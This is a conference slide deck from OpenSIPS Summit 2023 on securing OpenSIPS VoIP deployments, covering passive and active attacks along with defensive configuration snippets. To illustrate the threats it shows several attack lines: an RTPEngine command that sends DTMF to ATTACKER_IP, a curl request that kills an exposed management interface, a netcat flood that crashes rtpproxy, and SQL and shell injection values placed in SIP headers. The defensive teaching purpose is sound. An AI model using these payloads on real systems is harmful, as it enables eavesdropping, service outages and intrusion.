Securing your OpenSIPS Deployment

Vlad Paiu
OpenSIPS Summit 2023

Outline

- Why ?
- Passive Attacks
- Active Attacks
- Takeaways

Why ?

Why ?

- VoIP fraud/attacks are accelerating YoY
    - Growing at close to 30% a year, well outpacing overall VoIP growth
- Nobody likes :
    - To lose money
    - To have downtime on their service

Passive Attacks

Passive Attacks - Attacker’s Goals

- The attackers goal is to gain knowledge
  - About your internal infrastructure
  - About your users

Passive Attack Example

- You have a service where your users are entering sensitive information on-call via DTMF

- IF :
  - You are not encrypting SIP & Media
  - You are not firewalling your OpenSIPS & RTPEngine control ports
- Then :

Passive Attack Example

- An attacker can see all of your Calls & get their coordinates :
    - By spying at your traffic
    - By using the OpenSIPS MI dlg_list command
- Instruct RTPEngine to send all DTMF to their side :
    - UPDATE callid from-tag to-tag dtmf-log-destination ATTACKER_IP:ATTACKER_PORT

Passive Attacks - How to Counter

- Encrypt all communications
  - SIP
  - RTP
  - External services (DB, DNS, etc)
- Do Topology Hiding
- Firewall all your services
  - Including OpenSIPS HTTP MI port & Media gateway Control port

Active Attacks

Active Attacks - Attacker's Goals


- To exploit your system
  - To gain some $ advantage
- To cause harm to your system
  - Downtime
  - Erratic behavior

Active Attacks - Who ?

- Outside attacks
  - Originated by non-local SIP entities
  - Floods or exploiting weaknesses in your overall security
  - To be expected
- Inside attacks
  - Originated via local account - on purpose or not
  - Actual user or identity theft victim
  - More insidious

Outside Attacks

Outside Attacks - Dictionary Attack


Attacker
OpenSIPS
Is this userX's password ?
Nope
Is this userX's password ?
Nope
Is this userX's password ?
Yep. Welcome, userX

Outside Attacks - Dictionary Attack

```
www_authorize("","subscriber");

  switch ($retcode) {;

    case -3: # stale nonce

    case -2: # invalid passwd

    case -1: # no such user

      if ( cache_fetch("local","authF_$si",$avp(failed_no)) ) {

        # if more than 3 auth failures in 5 minutes

        if ( $(avp(failed_no){s.int}) >= 3 ) {

          # ban it ( your choice here : iptables, global router rule, etc )

          exit;

        }

     }

     # this can be local counter to your OpenSIPS instance or MongoDB / Cassandra counter for global counters

     cache_add("local","authF_$si",1,300);
```

Outside Attacks - Known Scanners

- Known Scanners
  - Friendly-Scanner
  - Sipvicious
  - SIPScan
  - Sipsak
  - Sipcli
  - And many more

Outside Attacks - Known Scanners

- Don’t take their traffic

```
if ($ua =~ “friendly”) {
        # not friendly
        # ban and don’t reply
        exit;
}
```

- Rely on a honeypot for gathering their IPs and banning
    - Build your own
    - Use a provider like APIBan : https://github.com/palner/apiban

Outside Attacks - Fuzzing & Software Bugs

- Malformed SIP packets
  - sipmsg_validate() in sipmsgops module
- Specially crafted SIP packets
  - Extensive work was done as part of the OpenSIPS Security Audit
    - https://blog.opensips.org/2023/03/15/opensips-security-audit-fully-disclosed/
    - Shoutout to https://www.enablesecurity.com/
  - Update your OpenSIPS deployments as soon as possible

Outside Attacks - Exploiting Vulnerabilities

- Exposed HTTP MI port

  -
    ```
    curl -X POST OPENSIPS_IP:PORT/mi -H 'Content-Type: application/json'
    -d '{"jsonrpc": "2.0", "id": "1", "method": "kill"}'
    ```
- Exposed Media control port

  -
    ```
    python3 -c "print(b'A'*xxx)"  | nc -u -w 1 RTPPROXY_IP PORT
    ```

    ```
    ... systemd[1]: rtpproxy.service: Main process exited, code=killed,
    status=11/SEGV
    ```

- Never leave any control ports open to the outside world

Outside Attacks - Exploiting Script Vulnerabilities

- SQL queries from the OpenSIPS script
  - avp_db_query(“select allowed from users where username=’$fU’);
  - From:<sip:a'or'3=3--@x.x.x.x;transport=UDP>;tag=t1cqzx35
- Always escape information that you pass to the DB layer

Outside Attacks - Exploiting Script Vulnerabilities

- Running external scripts with EXEC
  - `exec("echo TEST >> /tmp/$(rU).txt");`
  - `INVITE sip:`reboot`@127.0.0.1 SIP/2.0`
  - shoutout to https://www.rtcsec.com/

- Be mindful when calling external scripts & passing params
- Never run OpenSIPS as root

Outside Attacks - DDOS

- Very hard to counter if a large enough botnet is used

- Use a provider for protection here (ie. Cloudflare)
  - Is it really worth it ?


Inside Attacks

Inside Attacks

- Each one of your client needs to be treated as a potential hacker
  - On purpose
  - As a result of compromise of security on their end

- Frequently update firmware on client devices
- Enforce strong passwords on phone Control Panels or do remote provisioning


Inside Attacks - SIP Injection



Inside Attacks - SIP Injection

```
if (loose_route()) {
    if ($DLG_status==NULL && !match_dialog()) {
        xlog("Unknown dialog. Might as well reject\n");
         exit;
     }
     if (!validate_dialog()) {
         xlog("Invalid in-dialog request\n"); # on purpose or due to broken UA
         fix_route_dialog();
      }
 }
```

Inside Attacks - Register Poisoning




Inside Attacks - Register Poisoning

```
… REGISTER PROCESSING …

$var(i) = 0;

while( $(ct[$var(i)])!=NULL ) {

        $var(host) = $(ct[$varv(i)]{nameaddr.uri}{uri.host});

        if ($var(host) == “GWIP” ) {

                xlog("SECURITY ALERT: $si registering $var(host)\n"); send_reply("476", "Contact Unacceptable );

                exit;

        }

        $var(i) = $var(i) + 1;

}

… all good we can save this contact …
```

Inside Attacks - DNS Poisoning

- User buys foobar.com and points DNS to GWIP



Inside Attacks - DNS Poisoning

```
# USE DNS Blacklists
modparam("drouting", "define_blacklist", 'gws= 0')
dst_blacklist = media:{( udp , 192.168.2.100 , 5060 , "" )
…
# route to registered user
if (!lookup("location","m")) {
        t_reply("404", "Not Found");
        exit;
}
# make sure we do not route to gateways or media servers
use_blacklist("gws");
use_blacklist(“media”);
```

Inside Attacks - Compromised Clients

- Stolen accounts
  - Weak Passwords
- Badly configured phones
  - Unchanged default passwords for the phone’s Control Panel ?
- Exploits in the phone software


- Traffic is valid, does not look like an attack until the user starts complaining about the bill

Inside Attacks - Compromised Clients

- Mitigation is key
- Restrict destinations where the clients can call
  - Be careful about high-charge destinations (US or International)
- Limit CPS and Concurrent calls that your users can make

Inside Attacks - Compromised Clients

- Use the fraud_detection module



rule id	profile id	prefix	start hour	end hour	days of the week	cpm warning	cpm critical	call duration warning	call duration critical	total calls warning	total calls critical	concurrent calls warning	concurrent calls critical	sequential calls warning	sequential calls critical
1	1	99	09:00	17:00	Mon-Fri	3	5	7200	13200	16	35	3	5	6	20
2	1	99	17:00	23:59	Mon-Fri	3	5	9600	16000	21	35	3	5	8	26
3	1	99	00:00	09:00	Mon-Fri	3	4	4800	9600	10	20	3	4	5	15
4	1	99	00:00	23:59	Sat,Sun	3	5	11400	17400	24	40	3	5	12	30

- https://www.opensips.org/Documentation/Tutorials-FraudDetection-3-1

Takeaways

Takeaways

- Security is complicated
- Most likely you are always one step behind the attackers
- Consider security from day 0 of your development, not as an add-on for later

Questions ?

- Vlad Paiu
  - OpenSIPS Project: www.opensips.org
  - Email: vladpaiu@opensips.org